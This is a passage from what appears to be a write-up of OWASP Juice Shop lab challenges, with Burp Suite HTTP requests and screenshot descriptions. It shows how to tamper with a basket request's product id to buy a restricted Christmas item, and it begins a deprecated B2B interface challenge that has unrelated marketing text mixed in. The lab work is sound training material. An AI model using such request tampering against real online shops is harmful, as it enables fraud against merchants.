2 Date: Sun, 29 Dec 2024 15:50:31 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 157
5 Vary: Accept-Encoding
6 Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
7 Pragma: no-cache
8 Expires: 0
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 
```

Inspector

```

Request attributes: 2
Request cookies: 5
Request headers: 15
Response headers: 12
Notes: 1
  
```

Sun Dec 29 18:50

3. Intruder attack

Results Positions

Send Cancel < >

Request

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4649.116 Safari/537.36
Content-Type: application/json
Accept: application/json
Accept-Language: en
Accept-Encoding: gzip, deflate
Content-Length: 10
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
```

Response


```
HTTP/1.1 200 OK
Allow-Origin: *
Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Date: Sun, 29 Dec 2024 15:58:47 GMT
ETag: W/"9e-p865PdvqMhdYrgYI+2PAjCxpL0"
Vary: Accept-Encoding
Date: Sun, 29 Dec 2024 15:58:47 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
    "status": "success",
    "data": {
        "id": 18,
        "productName": "iPhone 15 Pro Max",
        "basketId": "9c31d690e4f11e321a212a7027a102",
        "quantity": 1,
        "updatedAt": "2024-12-29T15:58:47.461Z",
        "createdAt": "2024-12-29T15:58:47.461Z"
    }
}
```

Done Search 0 highlights 0 highlights



Event log (38) All issues Memory: 581.6MB

We go back to burp and check the request.

We can see the product id which was added to our basket and need to change it to 10 since Christmas special's id number is 10.



We send the request and check the website and see that we have Christmas super surprise box in our basket.



The screenshot shows the "My Payment Options" page of the OWASP Juice Shop. At the top, there is a placeholder card with the number 1213 and a small green circular icon. Below it, there are two main sections: "Add new card" and "Add a credit or debit card". Under "Add new card", there is a "Pay using wallet" section showing a balance of 0.00. A button labeled "Pay 32.97" is visible next to the balance. Below this, there are sections for "Add a coupon" and "Other payment options". At the bottom of the page, there are "Back" and "Continue" buttons, with a note in between stating "You can review this order before it is finalized."

The screenshot also shows the Mac OS X desktop environment with various application icons in the Dock at the bottom.


The screenshot shows the "Order Summary" page of the OWASP Juice Shop. It displays the delivery address (555 SSS, SSS, SSS, SSS) and payment method (Card ending in 1213, Card Holder sss). The order summary table shows the following items:

Items	31.98
Delivery	0.99
Promotion	0.00
Total Price	32.97

A button labeled "Place your order and pay" is present. A note below it states "You will gain 3 Bonus Points from this order!".

The screenshot also shows the Mac OS X desktop environment with various application icons in the Dock at the bottom.

We finish the purchase process and buy the special item.



Order Summary

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99€	1	1.99€
Christmas Super-Surprise-Box (2014 Edition)	29.99€	1	29.99€
Items			31.98€
Delivery			0.99€
Promotion			0.00€

We did finish the challenge.

Recommendation:

Perform security reviews for temporary or seasonal features before deployment. Apply the same security controls to seasonal features as core functionalities. Disable or remove seasonal features after their intended usage period. Log all activity associated with seasonal functionalities.

9. Security Misconfiguration


Deprecated Interface ★★

Severity: **High**

Description: Deprecated interfaces or APIs, left active in a system, often lack security updates and modern protections. Attackers can exploit these outdated functionalities to gain unauthorized access or manipulate application behavior.

Impact: The use of deprecated interfaces can result in data leaks, unauthorized access, or full system compromise. Additionally, compliance with security standards may be jeopardized.

Steps to reproduce the vulnerability:



In this challenge we need to use a deprecated B2B interface that was not properly shut down.

The screenshot shows the EverAfter website on a Mac OS X desktop. The browser's address bar displays "everafter.ai". The main content area features a large heading "EverAfter" with a star icon. Below it is a sidebar with a vertical list of bullet points under the heading "What is a B2B customer interface?". To the right is a central diagram titled "B2B Customer Interface" showing a purple semi-circle with four quadrants labeled "Marketing", "Success", "Product", and "Sales", each containing icons for "Data/Tools/people". Above these quadrants are three smaller circles labeled "Customer" with icons of people inside. A large green tree is visible on the left side of the page.

What is a B2B customer interface?

- What is a B2B customer interface?
- Why Do We Need a B2B Customer Interface?
- Business Impact: KPIs it Helps Improve
- Customer Interface and Customer Experience
- Who Benefits from the B2B Customer Interface
- EverAfter, the First B2B Customer Interface Platform
- How EverAfter's Customer Interface Transforms Your Workflow


A B2B Customer interface serves as a collaborative and actionable space, providing a unified home for everything customers need to navigate and enhance their experience with a product across their organization. It integrates elements like data, detailed plans, resources, and communications, personalized to specific needs at each point in the customer's journey. Whether integrated directly into the product or shared as a separate link, this interface ensures easy access to vital information, preventing anything from getting lost and stimulating action right at your fingertips.

Hey, 🤖, How can I help you today?

Why Do We Need a B2B Customer Interface?


Mac OS X Dock icons include: Mail, Safari, Finder, iMessage, App Store, iTunes Store, iBooks, iPhoto, iMovie, GarageBand, Spotify, VLC, Microsoft Word, Microsoft Excel, Microsoft PowerPoint, Microsoft OneDrive, Microsoft Teams, Microsoft Edge, and a trash bin.

We needed to know first what is exactly is the B2B which is a customer Interface serves as a collaborative and actionable space, providing a unified home for everything customers need to navigate and enhance their experience with a product across their organization. Complain part on website looks like this so we will try to find something there.



We send a request and submit a complaint on website.


